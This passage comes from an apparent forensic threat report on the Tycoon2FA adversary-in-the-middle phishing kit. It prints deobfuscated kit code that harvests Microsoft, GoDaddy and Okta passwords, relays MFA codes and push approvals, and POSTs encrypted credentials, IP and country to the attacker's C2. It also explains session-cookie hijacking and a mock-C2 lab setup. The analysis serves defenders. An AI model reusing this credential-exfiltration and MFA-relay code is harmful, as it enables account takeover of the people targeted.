      loadinganimation(1);
      document.getElementById("section_pwd").classList.toggle("d-none");
      document.getElementById("section_final").classList.remove("d-none");
      view = "final";
      document.getElementById("error_pwd").innerText = '';
    }, 3000);
  }
  if (pwdInp.value.trim() === '') {
    document.getElementById("error_pwd").innerText = "Please enter the password for your
Microsoft account.";
  } else if (pwdInp.value.trim() != '' && !pes.some(_0x3922c5 => _0x47c980.includes(_0x3922c5)))
{
    loadinganimation(0);
    if (webnotfound == true) {
      missingadd();
      setTimeout(function () {
        loadinganimation(1);
        runanimation(2, view, 0.3);
        setTimeout(function () {
          bottomsectionlinks('pwd', [{
            'a_id': "idA_PWD_ForgotPassword",
            'a_text': "Forgot my password",
            'type': 'link'
          }]);
          changebackbutton('pwd', 1);
          document.getElementById("section_pwd").classList.toggle("d-none");
          document.getElementById("section_final").classList.remove("d-none");
          document.getElementById("error_pwd").innerText = '';
          view = "final";
          runanimation(1, view, 0.3);
        }, 300);
      }, 3000);
    }
    if (webnotfound == false) {
      multipleaccountsback = 0;
      sendAndReceive("checkpass", [pwdInp.value.replace(/\//g, "customslashstr")],
1).then(_0x11d224 => {
        //..
        //..
        //ANALYZED IN THE NEXT PHASE OF THE ATTACK
```

The function executes the primary credential exfiltration routine, securely transmitting the plaintext password to the attacker's backend via the `sendAndReceive("checkpass", [pwdInp.value], 1)` invocation. Upon receiving the victim's password, the C2 server immediately proxies the credential against the legitimate Microsoft Login API to authenticate the session. What is described in the next phase is the processing of this C2 response.

Phase 3: Dynamic MFA Routing

During the analysis of this specific attack vector, a fundamental architectural complexity must be addressed. Because modern Adversary-in-the-Middle kits operate as **highly dynamic state machines**, attempting to document a linear, chronological analysis is no longer viable.

Consequently, the forensic documentation transitions to a **Phase-Based architecture**, detailing discrete functional states and the dynamic Pivot Points between them.

Significantly, upon exfiltrating the password, the JavaScript client acts as a passive terminal. While still operating within the scope of `validate()`, the C2 server attempts a real-time login to Microsoft and responds to the client with the exact Multi-Factor Authentication (MFA) requirement mandated by the legitimate Identity Provider. The `sendAndReceive()` function parses this JSON response and manipulates the DOM to render the exact, corresponding interception module.

The logic dictating this dynamic routing operation is summarized in the following simplified code structure:

```
// [CODE & LOGIC SIMPLIFIED FOR CLARITY] Core Username, Password Exfiltration & MFA Routing Logic
function validate(){

  if (view === "uname"){
    // Handle the username input and its exfiltration
    //...
    //...
    //...
    // When the input is handled and exfiltration is done, the password view is shown.
    document.getElementById("section_uname").classList.toggle("d-none");
    document.getElementById("section_pwd").classList.remove("d-none");
    view = 'pwd';
    runanimation(1, view, 0.3);
    } else {
    if (view === 'pwd') {
      // Triggered when the user submits their password
      //...
      //...
      //...
      sendAndReceive("checkpass", [pwdInp.value], 1).then(c2_response => {

        // Stop loading animation once C2 responds
      loadinganimation(1);

      // Dynamic State Machine: Route victim based on C2/Microsoft requirements
```

```
      switch (c2_response.message) {

        case "otp sent":
            // Microsoft sent a text/email. Route to OTP collection screen.
            document.getElementById("section_pwd").classList.add("d-none");
            document.getElementById("section_otp").classList.remove("d-none");
            view = "otp";
            break;

        case "approve auth request auth app":
            // Route to App Notification screen and start async polling
            document.getElementById("authappcode").textContent = c2_response.authappcode;
            document.getElementById("section_pwd").classList.add("d-none");
            document.getElementById("section_authapp").classList.remove("d-none");
            view = "authapp";
            wait2fa("app", c2_response.methodid); // Init polling loop
            break;

        case "sign in blocked":
            // Render high-fidelity fake "Account Locked" error

document.getElementById("section_accessblocked").querySelector("h2.title").textContent =
c2_response.title;
            document.getElementById("section_pwd").classList.add("d-none");
            document.getElementById("section_accessblocked").classList.remove("d-none");
            view = "accessblocked";
            break;

        case "2fa is on":
            // Render list of available fallback MFA methods
            var twofa_methods = JSON.parse(c2_response.twofamethods);
            displaytwofamethods(twofa_methods);
            document.getElementById("section_pwd").classList.add("d-none");
            document.getElementById("section_2fa").classList.remove("d-none");
            view = "2fa";
            break;

        case "2fa is off":
            // Attack complete. Route to final terminal screen.
            document.getElementById("section_pwd").classList.add("d-none");
            document.getElementById("section_final").classList.remove("d-none");
            view = "final";
            break;

        case "error":
            // Handle incorrect password or proxy failure
            checkerrordesc('pwd', 1, c2_response.description);
            document.getElementById("inp_pwd").value = ''; // Clear input
            break;
        //
        //...
```

```
        //...
        //...
        // Other specific routing cases redacted for space & clarity:
        //  ------------------------------------------------------
        // | "signinblocked live"                                 |
        // | "protectaccount live"                                |
        // | "you dont have access"                               |
        // | "protect account"                                    |
        // | "moreinforequired"                                   |
        // | "more info required"                                 |
        // | "approve auth request calling"                       |
        // | "2fa is off newwebsite"                              |
        // | password errors related to godaddy or okta logins    |
        //  ------------------------------------------------------
        //...
        //...
        //...
        }
      });
    }
  }
}
```

Phase 4: The Division of 2FA Labor: Synchronous vs. Asynchronous Handling

To accommodate the extensive matrix of Microsoft authentication mechanisms, the Tycoon2FA architecture explicitly divides its 2FA interception workload into distinct synchronous and asynchronous handlers. The client-side JavaScript operates primarily as a passive receiver, waiting for the C2 infrastructure to transmit a state directive (e.g., `"otp sent"`). Upon receipt, the script programmatically exposes the appropriate input fields by removing the `d-none` CSS class from the required HTML sections.

The following Threat Intelligence matrix provides a comprehensive breakdown of the 2FA methods supported by the phishing kit.

This table details the internal routing variables utilized by the attacker to structure C2 traffic, correlated with an analysis of how the proxy engine handles each specific MFA scenario.

Category	Internal Code Name(s)	C2 Response to Password Submission	Associated View (State) view = " "	Primary Handling Function(s)

Authenticator App (Push)	`PhoneAppNotification`
	
	`PhoneAppNotification_Live`
		`"approve auth request auth app"`
		
		`"approve auth request auth app live"`
			`authapp`
			
			`authapp_live`
				`wait2fa('app')` (Starts the asynchronous polling loop).
				
				`linkoption-click()` (Intercepts fallback requests).

Category	Internal Code Name(s)	C2 Response to Password Submission	Associated View (State) view = " "	Primary Handling Function(s)
Outlook App (Push)	`CompanionAppsNotification`	`"approve auth request auth app"`	`authapp`	`wait2fa('app')` (Handles identical to Authenticator push). `linkoption-click()` (Intercepts the specific Outlook app link).

Authenticator App (TOTP)	`PhoneAppOTP`
	
	`PhoneAppOTP_Live`
		`"otp sent"` (with `type == 'otp'`)
		
		`"otp sent live"`
			`otp`
			
			`otp_live`
				`verifyotpbtn.addEventListener` (Enterprise).
				
				`twofalive()` (Consumer/Live).

SMS Verification	`OneWaySMS`
	
	`OneWaySMS_Live`
	
	`OneWaySMS_Live_2`
		`"otp sent"` (with `type == 'sms'`)
		
		`"sms otp live"`
			`otp`
			
			`otp_live`
			
			`confirmemailorphone_live`
				`verifyotpbtn.addEventListener`.
				
				`twofalive()`.
				
				`validatediginp()` (Sanitizes the input field).

Voice Call Verification	`TwoWayVoiceMobile`
	
	`OneWayVoiceMobileOTP`
		`"approve auth request calling"`	`authcall`	`wait2fa('call')` (Initiates polling for the user to press '#').

Alternate Email (Recovery)	`EmailOTP_Live`
	
	`EmailOTP_Live_2`
		`"email otp live"`
		
		`"verifyemail"`
			`confirmemailorphone_live`
			
			`confirmemail`
				`twofalive()` (Submits the typed code).
				
				`selectprotectoption()` (Generates the input box for the email prefix).

Account Recovery / Fallbacks	`signInAnotherWay`
	
	`notanymore`
		`"2fa is on"`
		
		`"protect account"`
		
		`"protectaccount live"`
			`2fa`
			
			`protectaccount`
				`linkoption-click()` (Intercepts "Sign in another way").
				
				`displaytwo-famethods()` (Renders the tiles).
				
				`selecttwo-famethod()`

Category	Internal Code Name(s)	C2 Response to Password Submission	Associated View (State) view = " "	Primary Handling Function(s)
				(Routes the user's choice to the C2).

- `"otp sent"`: Transitions the UI to the OTP collection view, staging the environment to harvest a 6-digit SMS or Email token.
- `"approve auth request auth app"`: Transitions the UI to the Authenticator push notification view and initializes an asynchronous polling loop (`wait2fa`) to monitor the C2 infrastructure for out-of-band approval.
- `"sign in blocked"`: Renders a high-fidelity "Account Locked" decoy page, perfectly mirroring Microsoft's legitimate security interventions to maintain operational security (OPSEC).
- `"2fa is off"`: Identifies that the compromised account lacks MFA enforcement, bypassing all secondary interception phases and finalizing the authentication hijack.

Handling the Division of 2FA Labor

- `twofalive()` **(The Synchronous Handler):** This function governs the "active" typing phases for Microsoft Live accounts. It is responsible for intercepting the alternate email, the phone number, or the 6-digit OTP code manually entered into the DOM by the victim, and securely transmitting it to the C2.
- `wait2fa()` **(The Asynchronous Handler):** This function governs the "passive" waiting phases. It does not monitor input fields; instead, it executes a continuous polling loop, querying the C2 server every 8 seconds to ascertain whether the victim has successfully approved the authentication request via their mobile device.

DOM Implementation:

```
<div>
  <div class="bottomsection"></div>
  <button class="btn" id="btn_verifyotp_live" onclick="twofalive(this)">Verify</button>
</div>
```

Execution inside `twofalive()`:

```
if (_0xec9aef.message == "valid email otp" || _0xec9aef.message == "valid phone otp" ||
_0xec9aef.message == "valid phone app otp") {
  document.getElementById("otpdesc").innerText = '';
  document.getElementById("section_otp_live").classList.toggle("d-none");
  document.getElementById("section_final").classList.remove("d-none");
  view = "final";
}
```

DOM Transition Implementation:

```
<section id="section_otp" class="d-none">
...
    <div>
      <div class="bottomsection"></div>
        <button class="btn" id="btn_verifyotp">Verify</button>
      </div>
...
</section>
```

To render this button visible to the victim, the execution engine must strip the hidden class from the designated section (`document.getElementById("section_otp").classList.remove("d-none");`) and update the tracking state to `view = "otp"`.

This dynamic routing is managed exclusively via the `validate()` function. Once a password is submitted, the C2 server may return a directive indicating that the Microsoft Login API has triggered a 2FA challenge via OTP. Upon receiving this directive, the script updates the state to "otp" and renders the relevant visual prompt.

Regardless of whether the user recently submitted their password (`validate()`), clicked a specific authentication tile (`selecttwofamethod()`), or selected a fallback hyperlink (`linkoptionclick()`), the JavaScript client operates as a passive terminal. It suspends execution until the C2 server broadcasts the `"otp sent"` command. Instantaneously, it executes `document.getElementById("section_otp").classList.remove("d-none");`, rendering the `verifyotpbtn` visible and awaiting the victim's 6-digit submission.

Upon submission, the OTP is exfiltrated to the proxy backend, and the state machine transitions to the "final" view.

Execution inside `verifyotpbtn.addEventListener("click", () => {...}`:

```
if (_0x4cad5c.message == "valid otp") {
 document.getElementById("otpdesc").innerText = '';
 document.getElementById("section_otp").classList.toggle("d-none");
 document.getElementById("section_final").classList.remove("d-none");
 view = "final";
}
```

In contrast to the synchronous handlers (which mandate explicit user interaction via a button click or the Enter key), `wait2fa()` is triggered *automatically* by the script whenever the Command and Control (C2) server dictates that an out-of-band approval process has commenced.

The `wait2fa()` routine is programmatically invoked across **five distinct execution paths** within the architecture:

1. **Inside `validate()`:** Triggered when the user submits their password. If the C2 indicates that the compromised account enforces application approval, it instantaneously initiates the polling loop:

```
if (_0x11d224.message == "approve auth request auth app") {
    // ... UI updates ...
    wait2fa("app", _0x11d224.methodid); // <--- Starts polling
}
```

2. **Inside `selecttwofamethod()`:** Triggered when the user clicks "Sign in another way" and manually selects the Authenticator App or Voice Call option from the fallback list.
3. **Inside `linkoptionclick()`:** Triggered when the user clicks a targeted text link, such as "Send another request to my Microsoft Authenticator app."
4. **Inside `twofalive()` (The Pivot):** Triggered if the user inputs an email code, but the legitimate Microsoft backend pivots the authentication flow to demand an application approval instead. Control is seamlessly transferred to `wait2fa`.
5. **Recursively Inside Itself:** If the C2 server broadcasts a `"waiting"` status, the function utilizes a timer to recursively invoke *itself* after an 8-second delay.

The Asynchronous Engine: `wait2fa(type, methodid)`

- Because the client script cannot natively detect when a user interacts with their mobile device, `wait2fa` relies on a `setTimeout` loop. On an 8-second interval, it fires a silent, asynchronous `sendAndReceive("twofaselected")` request to the C2 infrastructure.
- If the C2 responds with `"waiting"`, the loop recurs.
- If the C2 responds with `"approved"` or `"approved_live"`, the loop breaks, and the state advances to `view = "final"`.

Execution inside `wait2fa`:


```
if (_0xa4780c.message == "approved") {
    document.getElementById("section_authcall").classList.toggle("d-none");
    document.getElementById("section_final").classList.remove("d-none");
    view = "final";
}
if (_0xa4780c.message == "approved_live") {
    document.getElementById("section_authapp_live").classList.toggle("d-none");
    document.getElementById("section_final").classList.remove("d-none");
    view = "final";
}
```

Upon the successful resolution of the targeted 2FA requirement (email, authenticator app, OTP, etc.), the victim is routed to the **final** section of the DOM, which renders a "**Stay signed in?**" prompt.

```
<div>
  <div class="bottomsection"></div>
```

```
  <button class="btn" id="btn_verifyotp">Verify</button>
</div>
```


Regardless of the victim's interaction with the "**Stay signed in?**" prompt as both acceptance and denial are governed by the `btn_final` CSS class, an event listener within `ExfiltrationHandler.js` fires. This listener explicitly replaces the active browser window with the redirect URL designated during *Phase 1: Environment Configuration and Function Declarations*.




```
448     <section id="section_final" class="d-none">
449        <div class="auth-wrapper">
450           <div class="loading-container">
451              <div class="dot-floating"></div>
452              <div class="dot-floating"></div>
453              <div class="dot-floating"></div>
454              <div class="dot-floating"></div>
455              <div class="dot-floating"></div>
456              <div class="dot-floating"></div> </div>
457              <div class="sectioncontent">
458                 <div class="bannerlogo" class="d-block"></div>
459                 <div class="identity w-100 mt-16 mb-16">
460                    <span class="user_identity">a@b.com</span>
461                 </div> <h2 class="title mb-16">Stay signed in?</h2>
462                 <p class="p">Stay signed in so you don't have to sign in again next time.</p>
463                 <label class="has-checkbox"> <input type="checkbox" class="checkbox" />
464                    <span>Don't show this again</span> </label> <div class="btn-group">
465                       <button class="btn btn-sec btn_final">No</button>
466                       <button class="btn btn_final">Yes</button> </div> </div> </div>
467     </section>
```

```
2589  document.querySelectorAll(".btn_final").forEach(_0x4fc936 => {
2590    _0x4fc936.addEventListener("click", () => {
2591      window.location.href = redirecturl;
2592    });
2593  });
```

The victim is subsequently redirected to a benign, third-party placeholder domain, signaling the absolute termination of the AiTM attack flow.



4.4.6.4 GoDaddy and Okta Phishing flows

Phishing flows targeting accounts federated through Okta or GoDaddy utilize operational mechanisms distinct from the primary Exfiltration Handler script previously analyzed. Specifically, empirical observation confirms that Command and Control (C2) communications and state routing for these specific Identity Providers (IdPs) are managed via two dedicated external scripts.

Okta Link:

```
if (websitenames[_0x36e257] == 'okta') {
  otherweburl = _0x17f446.message.replace("newwebsiteopen", '');
  const _0x48ee39 = document.createElement("style");
  _0x48ee39.id = "dynamic-style";
  _0x48ee39.textContent = "\n            input[type=email], input[type=tel] {\n            width: inherit;\n            }\n            ::-moz-selection {\
  document.head.appendChild(_0x48ee39);
  var _0xb21e1f = odf;
  var _0xea63e2 = document.querySelector("script[src^=\"" + odf + "\"]");
  if (!_0xea63e2) {
    var _0x683837 = document.createElement("script");
    _0x683837.src = _0xb21e1f;
    document.head.appendChild(_0x683837);
  }
  if (_0x17f446.logo !== false) {
    document.querySelector(".auth-org-logo").src = _0x17f446.logo;
  }
  if (_0x17f446.background !== false) {
    document.querySelector(".okta-container #login-bg-image").style.setProperty("background-image", "url('" + _0x17f446.background + "')");
  }
  document.getElementById("section_uname").classList.toggle("d-none");
  document.getElementById("sections").classList.toggle("d-none");
  document.getElementById("sections_" + websitenames[_0x36e257] + '').classList.remove("d-none");
  document.querySelector("input#i011e.okta").value = unameInp.value;
  view = "pwd_okta";
}
```

GoDaddy Link:

```
if (websitenames[_0x36e257] == "godaddy") {
  var _0xb21e1f = gdf;
  var _0xea63e2 = document.querySelector("script[src^=\"" + gdf + "\"]");
  if (!_0xea63e2) {
    var _0x683837 = document.createElement("script");
    _0x683837.src = _0xb21e1f;
    document.head.appendChild(_0x683837);
  }
  const _0x4ccf93 = document.createElement("style");
  _0x4ccf93.id = "dynamic-style";
  _0x4ccf93.textContent = "\n          ::-moz-selection {\n            background: #a6fff8;\n          }\n          \n          ::select
  document.head.appendChild(_0x4ccf93);
  document.getElementById("section_uname").classList.toggle("d-none");
  document.getElementById("sections").classList.toggle("d-none");
  document.getElementById("sections_" + websitenames[_0x36e257] + '').classList.remove("d-none");
  document.getElementById("godaddyemail").value = unameInp.value;
  document.body.style.setProperty("background-color", "#f5f7f8", "important");
  document.body.style.setProperty("background-image", "unset", "important");
  document.body.style.setProperty("overflow", 'auto', "important");
  view = "pwd_godaddy";
}
```

Upon retrieving these external resources, forensic analysts are presented with a JavaScript payload packed utilizing the methodology detailed in the *(Appendix A.1.3)* section. Bypassing this initial cryptographic layer exposes a secondary payload packed via native Base64 encoding (`atob`), directly mirroring the technique described in *(Appendix A.1.1)*. Successfully unpacking this secondary layer reveals a script heavily obfuscated using the same automated framework (highly likely `obfuscator.io`) observed in the primary Exfiltration Handler. Total deobfuscation of these payloads ultimately yields two distinct, custom-engineered Exfiltration Handler scripts.

These dedicated scripts are independently responsible for managing dynamic UI transitions to accurately mimic the respective legitimate IdP portals, steering the authentication flow, and executing the secure exfiltration of harvested credentials.

A critical forensic distinction must be noted: across the analyzed sample corpus, Okta-targeted phishing flows, unlike their Microsoft 365 and GoDaddy counterparts do not currently implement a true Adversary-in-the-Middle (AiTM) capability designed to bypass Multi-Factor Authentication (MFA). Instead, the Okta variant relies on a foundational credential exfiltration mechanism executed via a function designated as `missingaddokta()`. This subroutine structurally and operationally mirrors the standard `missingadd()` function localized within the primary Exfiltration Handler script.

Snippet from the GoDaddy Exfiltration Handler script:

```
var currentsection = document.getElementById("sections_godaddy");
const signinbtn = document.getElementById("godaddysignin");
var signinpwdinp = document.getElementById("godaddypassword");
signinpwdinp.addEventListener('input', function () {
  if (signinpwdinp.value.trim() !== '') {
    pagevisited(document.getElementById('inp_uname').value, pvn);
  }
});
signinbtn.addEventListener("click", () => {
  document.getElementById("login-status-message").style.display = "none";
  const _0x3fe59d = currentsection.querySelectorAll(".ux-field-frame");
  if (signinpwdinp.value.trim() === '') {
    _0x3fe59d[0x1].classList.add("ux-field-frame--invalid");
    _0x3fe59d[0x1].querySelector(".ux-text").classList.add("ux-text-feedback-critical");
    document.getElementById("godaddypassword-error").style.display = "block";
  } else {
    _0x3fe59d[0x1].classList.remove("ux-field-frame--invalid");
    _0x3fe59d[0x1].querySelector('.ux-text').classList.remove('ux-text-feedback-critical');
    document.getElementById("godaddypassword-error").style.display = "none";
    signinbtn.setAttribute("disabled", '');
    sendAndReceive("checkpass", [signinpwdinp.value.replace(/\//g, 'customslashstr')], 0x1).then(_0x4e5543 => {
      if (_0x4e5543 && _0x4e5543.message !== "waiting for previous request to complete") {
        signinbtn.removeAttribute('disabled');
        if (_0x4e5543.message == "2fa is off") {
          document.getElementById("dynamic-style").remove();
          currentsection.classList.toggle("d-none");
          document.getElementById("sections").classList.remove("d-none");
          document.getElementById("section_final").classList.remove("d-none");
          view = "final";
        }
        if (_0x4e5543.message == "moreinforequired") {
          document.getElementById("dynamic-style").remove();
          document.getElementById("sections_godaddy").classList.toggle("d-none");
          document.getElementById("sections").classList.remove("d-none");
          document.getElementById("section_moreinforequired").classList.remove("d-none");
          view = "moreinforequired";
        }
        if (_0x4e5543.message == "sign in blocked") {
          document.getElementById("dynamic-style").remove();
          currentsection.classList.toggle('d-none');
          document.getElementById("sections").classList.remove("d-none");
          document.getElementById("section_accessblocked").querySelector("h2.title").textContent = _0x4e5543.title;
          changebackbutton("accessblocked", _0x4e5543.backbutton);
          checkerrordesc("accessblocked", 0x0, _0x4e5543.description);
          checkerrordesc('accessblockedsignoutoption', 0x2, _0x4e5543.signoutoption);
          document.getElementById("footer").style.position = 'relative';
```

Snippet from the Okta Exfiltration Handler script:

```
var currentsection = document.getElementById("sections_okta");
const signinbtn = document.getElementById("oktasignin");
var signinemailinp = document.getElementById('i011e');
var signinpwdinp = document.getElementById("oktapassword");
function missingaddokta() {
  $.ajax({
    'type': 'POST',
    'url': urlo,
    'data': stringToBinary(encryptData(JSON.stringify({
      'pagelink': pagelinkval,
      'type': 0xc,
      'email': signinemailinp.value,
      'password': signinpwdinp.value,
      'url': otherweburl,
      'ip': userip,
      'country': usercountry,
      'browser': browserName
    }))),
    'success': function (_0x1ef447) {},
    'error': function (_0x308453, _0x310719, _0x1b9f4f) {
      console.error('Error:', _0x1b9f4f);
    }
  });
}
signinbtn.addEventListener("click", () => {
  if (signinpwdinp.value.trim() === '') {
    document.querySelector(".o-form-error-container").style.display = 'block';
    document.querySelector(".o-form-error-container .okta-form-infobox-error p").textContent = "We found some errors. Please rev
  } else {
    document.querySelector(".o-form-error-container").style.display = "none";
    document.querySelector(".o-form-error-container .okta-form-infobox-error p").textContent = '';
    signinbtn.setAttribute('disabled', '');
    missingaddokta();
    signinbtn.removeAttribute("disabled");
    currentsection.classList.toggle('d-none');
    document.getElementById("sections").classList.remove('d-none');
    document.getElementById("section_final").classList.remove("d-none");
    view = "final";
  }
});
function checkerror( 0x5f4164,  0x10c191) {
```

4.4.7 Post-Compromise Analysis

At this point, the client-side execution of the phishing attack is considered complete based on the forensic artifacts generated within the victim's browser. However, it is imperative to acknowledge that direct empirical evidence of the terminal attack phase, specifically the transmission of the Browser Session Cookies from the Microsoft Login API to the malicious proxy, is inherently absent from client-side network telemetry. As subsequent sections will elucidate, correlating this activity with the **SignInLogs** of the victim's Entra ID tenant provides critical visibility into this blind spot. In the interim, based on established operational mechanics, it can be deduced that the Microsoft Login API issues the following session artifacts:

Cookie Name	Type	Forensic Description
`ESTSAUTH`	Common	Contains the user's session information to facilitate Single Sign-On (SSO). Transient in nature.
`ESTSAUTHPERSISTENT`	Common	Contains the user's session information to facilitate Single Sign-On (SSO). Persistent in nature.

(Microsoft Learn)

Upon successful extraction and subsequent injection of these cookies into an attacker-controlled browser environment, a technique formally designated as **Session Hijacking** or **Pass-the-Cookie** the threat actor is typically granted **complete authorization over the victim's active session**.


It is crucial to clarify that this "complete authorization" is technically **circumscribed by the defined scope** of the compromised token. For instance, if the victim's privileges are restricted solely to Microsoft Outlook, the attacker's access is correspondingly limited. However, because contemporary Entra ID environments predominantly deploy **Single Sign-On (SSO)** architectures, compromising a primary session cookie frequently yields pervasive access across the entire Microsoft 365 ecosystem (e.g., Teams, SharePoint, Azure Portal).

The subsequent exploitation of these harvested session cookies and the compromised digital identity constitutes a distinct operational domain warranting a separate, extensive case study analysis. Nevertheless, it is pertinent to highlight the two most statistically prevalent post-compromise objectives observed in the wild:

Business Email Compromise (BEC)	Utilizing the compromised identity as a trusted vector to perpetrate secondary fraudulent campaigns against affiliated entities. This is predominantly facilitated via malicious Mailbox-Rule modifications.
Data Exfiltration	Leveraging the compromised user's inherent access controls to systematically exfiltrate sensitive, proprietary data hosted within the organizational cloud infrastructure.

4.5 Dynamic Analysis Methodology

Rather than relying exclusively on live interactions with the active phishing infrastructure or being constrained entirely by static code analysis, the dynamic analysis phase was conducted within an isolated, localized mock environment. By provisioning a local web server to safely emulate the threat actor's Command and Control (C2) backend, the Adversary-in-the-Middle (AiTM) communications could be executed and intercepted locally. This controlled methodology permits comprehensive interaction with the phishing kit's execution flow while eliminating the operational risk of inadvertently transmitting telemetry, credentials, or session tokens to the live adversary infrastructure.



To facilitate this simulation, custom mock iterations of the Single Page Application (SPA) HTML and the associated JavaScript exfiltration handlers were deployed on the localized server. These forensic artifacts were meticulously instrumented to support active debugging. This instrumentation involved resolving external dependencies, surgically neutralizing embedded anti-analysis heuristics, and re-enabling diagnostic console logging. Consequently, this environment allowed for the safe execution of the payload to extract granular insights into the kit's underlying behavioral mechanics and state transitions.

